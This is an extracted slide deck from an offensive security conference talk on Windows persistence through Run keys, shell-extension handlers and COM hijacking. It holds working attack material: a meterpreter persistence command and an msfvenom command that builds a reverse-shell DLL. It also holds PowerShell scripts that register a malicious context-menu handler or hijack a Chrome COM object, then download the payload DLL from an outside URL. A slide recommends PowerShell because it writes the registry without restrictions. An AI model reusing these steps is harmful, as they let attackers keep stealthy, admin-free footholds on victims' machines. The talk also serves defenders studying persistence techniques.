

The Art of Persistence: Mr. Windows... I don't wanna go :(

Sheila Ayelen Berta (@UnaPibaGeek)

Sheila A. Berta - @UnaPibaGeek

Offensive Security Researcher



A little bit more:

Developer ASM (Microcontrollers & Microprocessors x86/x64), C/C++, Go & Python.



Speaker at Black Hat Briefings, DEFCON, Ekoparty, HITB, etc and RootedCon! :D

What means... "persistence"?



"run keys" since long time ago...

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



"run keys" since long time ago...

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHd1EDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHd1EDygViABr
```

"run keys" since long time ago...

...\\CurrentVersion\\Policies\\Explorer\\Run

...\\CurrentVersion\\Explorer\\Shell Folders


Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\AlternateShell				8/31/2018 11:04 PM
<input checked="" type="checkbox"/> cmd.exe	Windows Command Proc...	Microsoft Corporation	c:\\windows\\system32\\cmd.exe	1/8/1971 5:44 AM
HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run				11/1/2018 9:54 PM
<input checked="" type="checkbox"/> AdobeAAMUp...	Adobe Updater Startup Util...	Adobe Systems Incorpora...	c:\\program files (x86)\\common files\\adobe\\oobe\\...	4/11/2018 4:32 AM
<input checked="" type="checkbox"/> AdobeGCInvo...	Adobe GC Invoker Utility	Adobe Systems, Incorpor...	c:\\program files (x86)\\common files\\adobe\\adobe...	9/10/2018 7:02 AM
<input checked="" type="checkbox"/> IAStorIcon	Delayed launcher	Intel Corporation	c:\\program files\\intel\\intel(r) rapid storage technol...	3/24/2017 2:17 PM
<input checked="" type="checkbox"/> RthDVBg_Pu...	HD Audio Background Pr...	Realtek Semiconductor	c:\\program files\\realtek\\audio\\hda\\ravbg64.exe	3/27/2017 4:09 AM
<input checked="" type="checkbox"/> RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\\program files\\realtek\\audio\\hda\\rtkngui64.exe	3/28/2017 6:42 AM
<input checked="" type="checkbox"/> SecurityHealth	Windows Defender notific...	Microsoft Corporation	c:\\program files\\windows defender\\msascui.exe	10/4/2015 12:14 AM
<input checked="" type="checkbox"/> WavesSvc	Waves MaxxAudio Servic...	Waves Audio Ltd.	c:\\program files\\waves\\maxxaudio\\wavessvc64.exe	3/27/2017 6:48 AM
HKLM\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run				11/1/2018 9:56 PM
<input checked="" type="checkbox"/> Adobe Creativ...	Adobe Creative Cloud	Adobe Inc.	c:\\program files (x86)\\adobe\\adobe creative clou...	9/13/2018 6:32 AM
HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run				8/31/2018 11:13 PM
<input checked="" type="checkbox"/> OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\\users\\sheil\\appdata\\local\\microsoft\\onedrive\\on...	9/12/2018 1:07 PM

Is this the best way?

Welcome to... The Art of Persistence

COM Objects...

- C++ class
- Out of Process / In-Process



In-Process

COM CLIENT PROCESS

**COM OBJECT
.DLL**

Globally Universal Identifier (GUID)...

- CLSID

No icon Available {17FE9752-0B5A-4665-84CD-569794602F5C} <no name>
{17FE9752-0B5A-4665-84CD-569794602F5C}

Registry Implementation Activation Launch Permissions Access Permissions

CLSID =
└ {17FE9752-0B5A-4665-84CD-569794602F5C}
 └ InProcServer32 [<no name>] = C:\Windows\System32\iproxy.dll
 └ InProcServer32 [ThreadingModel] = Apartment

16bytes array (GUID)

Create GUID

Choose the desired format below, then select "Copy" to copy the results to the clipboard (the results can then be pasted into your source code). Choose "Exit" when done.

GUID Format

1. IMPLEMENT_OLECREATE(...)
 2. DEFINE_GUID(...)
 3. static const struct GUID = { ... }
 4. Registry Format (ie. {xxxxxxxx-xxxx...xxxx})
 5. [Guid("xxxxxxxx-xxxx...xxxx")]
 6. <Guid("xxxxxxxx-xxxx...xxxx")>


Result

{7B807DFC-40F5-4166-90CD-060EA9A4C156}

Windows Registry...

HKLM\Software\Classes\CLSID\<GUID>

HKCU\Software\Classes\CLSID\<GUID>



Windows Registry...

The screenshot shows the Windows Registry Editor window. The title bar says "Registry Editor". The menu bar includes "File", "Edit", "View", "Favorites", and "Help". The path in the address bar is "Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{036A9790-C153-11D2-9EF7-006008039E37}\InprocServer32". The left pane shows registry keys: {0363215C-3B87-4C3D-8300-FF3FD3E02B91}, {0369B4E5-45B6-11D3-B650-00C04F79498E}, {0369B4E6-45B6-11D3-B650-00C04F79498E}, {036A9790-C153-11D2-9EF7-006008039E37} (which is expanded), {037BB880-2613-4F6E-9F84-9574CCA8DEAC}, {037c3380-0855-4e8a-8c80-0aa3f697cd27}, and {03837511-098B-11D8-9414-505054503030}. The right pane is a table with columns "Name", "Type", and "Data". It contains two entries: "(Default)" of type REG_SZ with data "C:\Windows\System32\qedit.dll" (this entry is highlighted with a red box) and "ThreadingModel" of type REG_SZ with data "Both".


Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\qedit.dll
ThreadingModel	REG_SZ	Both

InprocServer32 / InprocServer / InprocHandler32 / InprocHandler

Persistence via Shell Extensions


Shell Extension Handlers...

Handler			
Shortcut menu handler			
Data handler	Handler	Handler	IContextMenu
Drop handler		Shortcut menu handler	ContextMenuHandlers
Icon handler	Column handler		
Property sheet handler	Copy hook handler	Open	Añadir al archivo...
Thumbnail Image handler	Drag-and-drop handler	Print	Añadir a "data.rar"
Infotip handler	Icon Overlay handler	Edit	Añadir y enviar por email...
Metadata handler	Search handler	Open with Code	Añadir a "data.rar" y enviar por email
		Edit with Notepad++	Restore previous versions
		Scan with Windows Defender...	
		Share	
		Open with	
			Send to >
			Cut
			Copy


Shell Extension Handlers... (registry)

- System-wide (HKLM\Software\Classes*\shell*)





Shell Extension Handlers... (registry)

- Current User (HKEY_CURRENT_USER\Software\Classes*\shelllex\)



NO ADMIN PRIVILEGES REQUIRED

Registering our own Shell Extension



Malicious Shell Extension to persist

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.128 LPORT=4444 -f dll > met.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

```
$Path = "HKCU:\Software\Classes\*\shellex\ContextMenuHandlers\BadExt"
$Name = "(Default)"
$value = "{5A8C927F-C467-437D-9AC3-C874A100404E}" } Registry Key 1

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $value

$Path1 = "HKCU:\Software\Classes\CLSID\{5A8C927F-C467-437D-9AC3-C874A100404E}\InprocServer32" } Registry Key 2
$Name1 = "(Default)"
$value1 = "C:\\random\\met.dll"

New-Item -Path $Path1 -Force
New-ItemProperty -Path $Path1 -Name $Name1 -Value $value1

$url = "http://www.semecayounexploit.com/met.dll"
$out = "C:\\random\\met.dll" } Malware downloader

Invoke-WebRequest -Uri $url -OutFile $out
```



Firefox



Google
Chrome



Protected



Protected_



debug



badshellext...



IDA Pro
(32-bit)



IDA Pro
(64-bit)



Recycle Bin



Type here to search



12:31 PM
11/6/2018

To sum up...

- Shell Extensions can be used to malware persistence.
- Attacker does **not** need admin privileges.
- Stealthy method!

Recommendation...

- Use PowerShell. Because it's a trust binary for Windows. So, it let you write the registry without restrictions.

Persistence
via
COM hijack

COM Hijack fundamentals...

Right COM Path:

HKLM\Software\Classes\CLSID
<GUID>
InprocServer32
(Default) = C:\Path\To\DLL



First search:

HKCU\Software\Classes\CLSID\
<GUID> → NOT FOUND
InprocServer32
(Default) = C:\Path\To\DLL → POSSIBLE HIJACK



NO ADMIN PRIVILEGES REQUIRED

Hunting vulnerable Apps...

Process Monitor Filter

Display entries matching these conditions:

Architecture is then

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Result	is	NAME NOT FOUND	<input type="button" value="Include"/>

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Process Name Operation PID Path Result

Time of	Process Name	Operation	PID	Path	Result
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocHandler32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocHandler	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InprocServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InProcServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InProcServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InProcServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InProcServer32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InProcHandler32	NAME NOT FOUND
10:47:51...	chrome.exe	RegOpenKey	9232	HKCU\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InprocHandler	NAME NOT FOUND

Chrome COM hijacking...

```
$Path = "HKCU:\Software\Classes\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InprocServer32"
$Name = "(Default)"
$Value = "C:\\random\\met.dll"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/met.dll"
$out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $out
```



Firefox



Google
Chrome



Protected



Protected_



debug



com_hijack...



Recycle Bin




IDA Pro
(32-bit)




IDA Pro
(64-bit)

"Native" COM objects...



HKCR Poisoning...



"Native" COM hijack...

